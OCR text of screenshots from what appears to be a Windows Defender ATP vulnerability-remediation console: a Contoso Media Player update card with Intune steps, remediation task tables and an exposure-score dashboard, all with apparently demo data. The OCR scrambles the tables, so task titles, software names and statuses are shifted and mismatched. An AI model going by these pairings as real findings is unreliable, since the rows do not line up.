
UPDATE CONTOSO MEDIA PLAYER V4


Details	Update Contoso Media Player v4
Status	Pending
Managed App	Not Managed App
Impacted Devices	1000 devices
Remediation	Update the app version using the following steps:

1. Download the Contoso Media Player v4
2. Update Contoso Media Player version in Intune using the downloaded app.
3. Then, do either of the following:
    1. Assign uninstall app policy based on a group:
       Create a group of impacted devices. Add devices to newly created group.Assign app uninstall policy to the new group.
    2. Alternatively, assign uninstall app policy to "All Devices" group.

Learn More



WDATP
https://security.microsoft.com
Windows Defender Security Center
Remediation
Remediation activities
Exceptions
100 remediation activities in progress
Value
Search in tasks
Export
Customize columns
Filter
Remediation Tasks
Related software
Type
Status
Due on
Remaining time
Update to Contoso Media Player v4 NEW
Contoso Media Player
Software patch
In progress 500/1K
03/25/2018 13:30
30 days
Vulnerability in Java
Java
Software patch
In progress 2.3k/2.5K
03/25/2018 11:20
12 days
Disable Javascript in Adobe acrobat Google V8
Adobe Acrobat
Configuration change
In progress 4/8
03/25/2018 11:21
Past due (2 days)
engine QtWebEngineCore IBM websphere MQ
IBM
Software patch
In progress 4/8
03/25/2018 11:21
1 day
7.0 RCE Microsoft Office 2013 RCE Microsoft
Office
Software patch
In progress 12/50
03/25/2018 13:30
Edge memory corruption WinRAR free patch
Edge
Software patch
In progress 10/200
03/25/2018 11:20
CCleaner latest version update Upgrade to
Winrar
Software patch
In progress 50/100
03/25/2018 11:21
7 days
Contoso Media Player v3.0.3 Vulnerability in
CCCleaner
Software patch
In progress 50/400
03/25/2018 11:21
14 days
Java
Contoso Media Player
Software patch
In progress 4/8
03/25/2018 13:30
6 days
Disable Javascript in Adobe acrobat Google V8
Java
Software patch
In progress 4/8
03/25/2018 11:20
14 days
engine QtWebEngineCore IBM websphere MQ
No data available
Software patch
In progress 4/8
03/25/2018 11:21
2 days
7.0 RCE Microsoft Office 2013 RCE Microsoft
Adobe Acrobat
Configuration change
In progress 4/8
03/25/2018 11:21
10 days
Edge memory corruption WinRAR free patch
Office
Software patch
In progress 4/8
03/25/2018 13:30
1 days
CCleaner latest version update Upgrade to
Edge
Software patch
Completed 4/8
03/25/2018 11:20
10 days


WDATP
https://security.microsoft.com
Windows Defender Security Center
Remediation
Remediation activities Exceptions
100 remediation activities in progress
Value
Search in tasks
Export
Customize columns
Filter
Remediation Tasks
Related software
Type
Status
Due on
Remaining time
Update to Contoso Media Player v4 NEW
Contoso Media Player
Software patch
Completed 1K/1K
03/25/2018 13:30
30 days
Vulnerability in Java
Java
Software patch
In progress 2.3k/2.5K
03/25/2018 11:20
12 days
Disable Javascript in Adobe acrobat Google V8
Adobe Acrobat
Configuration change
In progress 4/8
03/25/2018 11:21
Past due (2 days)
engine QtWebEngineCore IBM websphere MQ
IBM
Software patch
In progress 4/8
03/25/2018 11:21
1 day
7.0 RCE Microsoft Office 2013 RCE Microsoft
Office
Software patch
In progress 12/50
03/25/2018 13:30
Edge memory corruption WinRAR free patch
Edge
Software patch
In progress 10/200
03/25/2018 11:20
CCleaner latest version update Upgrade to
Winrar
Software patch
In progress 50/100
03/25/2018 11:21
7 days
Contoso Media Player v3.0.3 Vulnerability in
CCCleaner
Software patch
In progress 50/400
03/25/2018 11:21
14 days
Java
Contoso Media Player
Software patch
In progress 4/8
03/25/2018 13:30
6 days
Disable Javascript in Adobe acrobat Google V8
Java
Software patch
In progress 4/8
03/25/2018 11:20
14 days
engine QtWebEngineCore IBM websphere MQ
No data available
Software patch
In progress 4/8
03/25/2018 11:21
2 days
7.0 RCE Microsoft Office 2013 RCE Microsoft
Adobe Acrobat
Configuration change
In progress 4/8
03/25/2018 11:21
10 days
Edge memory corruption WinRAR free patch
Office
Software patch
In progress 4/8
03/25/2018 13:30
1 days
CCleaner latest version update Upgrade to
Edge
Software patch
Completed 4/8
03/25/2018 11:20
10 days


WDATP
https://security.microsoft.com
Windows Defender Security Center
Threat & Vulnerability Management dashboard
Organization exposure score
Exposure score
This score reflects the current risk associated with devices in your organization
Medium
Low
High
61
WDATP configuration score
Configuration Score: 677/1270
This score reflects the collective security configuration posture of your devices across OS, Applications, Network, Accounts and Security Controls
Application 400/520
OS 200/400
Network 36/100
Accounts 21/150
Security controls 20/100
Devices exposure
Severity distribution
3K
Total
High
Medium
Low
No data
Top vulnerable software
Software
Security recommendations
Weaknesses
Threats
Exposed devices
Impact
Contoso Media Player 4 8 1K / 3K ▼12 | +14
MeDoc 16 19 2.5K/1K ▼9 | +11
Eclipse 9 11 0K / 2K ▼8 | +9 Score
Show more
Active remediations
Remediation tasks
Updated 6:20 pm today
This table lists active tasks that were generated from security recommendations
Vulnerability in Java SE (AWT) 41/200
Google V8 engine QtWebEngineCore 1K/20K
Microsoft Office 2013 RCE 350/850
Microsoft Edge memory corruption 390/650
Top exposed machines
Top security recommendations 6/30
Based on highest organizational exposure impact
NEW
Update to Git v2.21.0
10K Exposed devices
▼14 Software patch
Update to Adobe acrobat v3.0.2
28 Exposed devices
▼12 Software patch
Disable AV outdated plugins
4 Exposed devices
▼11 | +11 Configuration change
Disable JavaScript on Adobe Acrobat
291 Exposed devices
▼10 | +10 Configuration change
Update to Wordpress v4.92
25 Exposed devices
▼9 Software patch
Disable VBA on Microsoft
65 Exposed devices
▼9 | +10 Configuration change
Show more
Show exceptions (10)

